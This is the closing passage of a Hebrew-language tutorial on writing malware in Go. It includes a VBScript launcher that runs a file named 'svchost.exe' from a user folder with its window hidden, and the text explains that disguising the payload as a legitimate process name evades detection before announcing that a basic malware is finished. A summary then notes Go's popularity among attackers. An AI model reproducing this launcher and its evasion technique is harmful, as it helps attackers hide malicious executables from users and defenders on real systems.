Set WshShell = CreateObject("WScript.Shell")
WshShell.Run "C:\Users\Harel\Documents\svchost.exe", 0, False
```

כאן מוגדר אובייקט שמאפשר להריץ קבצי הרצה. בשורה הבאה מריצים את הפוגען שלנו בשם תהליך לגיטימי, כשהמספר 0 מציין שלא ייפתח שום חלון בעת הרצת הקובץ, מה שמקשה על זיהוי הפוגען. וזה הכל, סיימנו להכין פוגען ברמה בסיסית!

## סיכום

כפי שנכתב במאמר Go היא שפה שמצטיינת בשילוב ייחודי בין יעילות לביצועים גבוהים, מה שהופך אותה לבחירה מועדפת בקרב תוקפים רבים. ניתן לראות עלייה משמעותית בשימוש בשפה לכתיבת קודים זדוניים, מה שממשיך להגדיל את הפופולריות שלה.

אמנם המאמר נגע במספר היבטים ייחודיים של השפה, אך ישנם עוד נושאים רבים וחשובים לחקור. אני ממליץ בחום לכל מי שמתעניין בשפה להעמיק וללמוד עוד על היתרונות והפוטנציאל הרב שלה.

## מקורות

https://go.dev

https://intezer.com/blog/malware-analysis/year-of-the-gopher-2020-go-malware-round-up/

https://go.dev/talks/2012/splash.article

https://getstream.io/blog/how-a-go-program-compiles-down-to-machine-code/

https://www.linkedin.com/pulse/understanding-go-compiler-kanishka-naik-sbmwc